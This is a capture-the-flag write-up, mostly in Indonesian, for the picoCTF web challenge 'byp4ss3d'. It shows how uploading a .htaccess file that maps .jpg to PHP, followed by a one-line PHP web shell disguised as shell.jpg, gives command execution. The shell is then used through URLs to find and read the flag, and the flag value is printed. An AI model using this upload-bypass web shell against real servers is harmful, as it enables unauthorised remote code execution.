

byp4ss3d

picoCTF Challenge Writeup

byp4ss3d 



Medium

Web Exploitation

picoMini by CMU-Africa

AUTHOR: YAHAYA MEDDY

Description

A university's online registration portal asks students to upload their ID cards for verification. The developer put some filters in place to ensure only image files are uploaded but are they enough? Take a look at how the upload is implemented. Maybe there's a way to slip past the checks and interact with the server in ways you shouldn't. You can access the web application at [here!](#)

This challenge launches an instance on demand.

Its current status is: **RUNNING**

Instance Time Remaining: **7:06**

Restart Instance

Hints

1 2

Apache can be tricked into executing non-PHP files as PHP with a **.htaccess** file.

2,462 users solved



98% Liked




picoCTF{FLAG}

Submit Flag

Diberikan sebuah web registrasi siswa yang memiliki fitur untuk mengunggah file. File yang dapat diterima oleh website tersebut hanyalah file dengan ekstensi JPG, PNG, atau GIF. Dari kondisi ini, dapat disimpulkan bahwa challenge ini termasuk ke dalam kategori **Web Exploitation** dengan jenis **Remote Code Execution (RCE)**.


Sesuai dengan petunjuk dari pembuat challenge, yaitu *“Apache can be tricked into executing non-PHP files as PHP with a .htaccess file”*, hal ini menunjukkan bahwa kita dapat membuat dan mengunggah sebuah file .htaccess untuk memaksa server memperlakukan file dengan ekstensi .jpeg sebagai file PHP.

Setelah mengetahui bahwa server menggunakan Apache dan mendukung file .htaccess, langkah selanjutnya adalah membuat sebuah file .htaccess yang berisi aturan untuk mengubah cara server memproses file.


A screenshot of a text editor window with a dark theme. The title bar shows several tabs: ".env", "# Buat custom password list", "Untitled", "shell.jpg", and ".htaccess". The ".htaccess" tab is active. The editor content shows the line "AddType application/x-httpd-php .jpg" at the top, with a cursor positioned at the end of the line. The menu bar includes "File", "Edit", and "View".

```
.env • # Buat custom password list • Untitled • shell.jpg • .htaccess
File Edit View
AddType application/x-httpd-php .jpg
```

Di dalam file .htaccess tersebut, kita menambahkan konfigurasi yang membuat Apache memperlakukan file dengan ekstensi .jpg sebagai file PHP. Dengan adanya aturan ini, Apache tidak lagi menganggap file .jpg hanya sebagai gambar, tetapi akan memprosesnya menggunakan PHP interpreter.



Setelah file .htaccess berhasil di-upload, kita kemudian mengunggah sebuah file bernama shell.jpg. Walaupun ekstensi file tersebut adalah .jpg, isi dari file tersebut sebenarnya adalah kode PHP.

A screenshot of a text editor window with a dark theme. The title bar shows tabs: ".env", "# Buat custom password list", "Untitled", and "shell.jpg". The "shell.jpg" tab is active. The editor content shows PHP code: "<?php", "system(\$_GET['cmd']);", and "?>". The menu bar includes "File", "Edit", and "View".

```
.env • # Buat custom password list • Untitled • shell.jpg
File Edit View
<?php
system($_GET['cmd']);
?>
```

Hal ini dimungkinkan karena server hanya memeriksa ekstensi file saat proses upload, bukan isi dari file itu sendiri. Ketika file shell.jpg diakses melalui browser, Apache akan membaca aturan dari .htaccess dan mengirim file tersebut ke PHP untuk dieksekusi.

Di dalam file shell.jpg, terdapat kode PHP yang digunakan untuk menjalankan perintah sistem operasi melalui parameter URL. Yaitu:


```
<?php
system($_GET['cmd']);
?>
```

Yang berarti “Ambil perintah dari parameter cmd di URL, lalu jalankan perintah itu di sistem operasi server.”

Setelah semua sudah terupload, kita bisa mencari Lokasi flagnya dengan command find


[http://amiable-citadel.picocft.net:\[GANTI_DENGAN_PORT_MU\]/images/shell.jpg?cmd=find%20/%20-maxdepth%203%20-name%20%22*flag*%22%20%3E/dev/null](http://amiable-citadel.picocft.net:[GANTI_DENGAN_PORT_MU]/images/shell.jpg?cmd=find%20/%20-maxdepth%203%20-name%20%22*flag*%22%20%3E/dev/null)

Yang akan menghasilkan:



Terlihat flag berada di /var/www/flag.txt, langsung saja kita buka dengan command cat:

<http://amiable-citadel.picocft.net:62496/images/shell.jpg?cmd=cat%20/var/www/flag.txt>



picoCTF{s3rv3r_byp4ss_4961368b}

Boom flag ditemukan, solve!

Catatan:

Pada sistem operasi Windows, file .htaccess yang dibuat melalui Notepad sering kali tersimpan sebagai file teks (.txt) secara otomatis. Untuk menghindari hal tersebut, file .htaccess dapat dibuat langsung melalui Command Prompt dengan perintah berikut:

```
echo AddType application/x-httpd-php .jpg > .htaccess
```

Dengan cara ini, file .htaccess akan dibuat tanpa ekstensi tambahan dan dapat diproses dengan benar oleh server Apache setelah diunggah.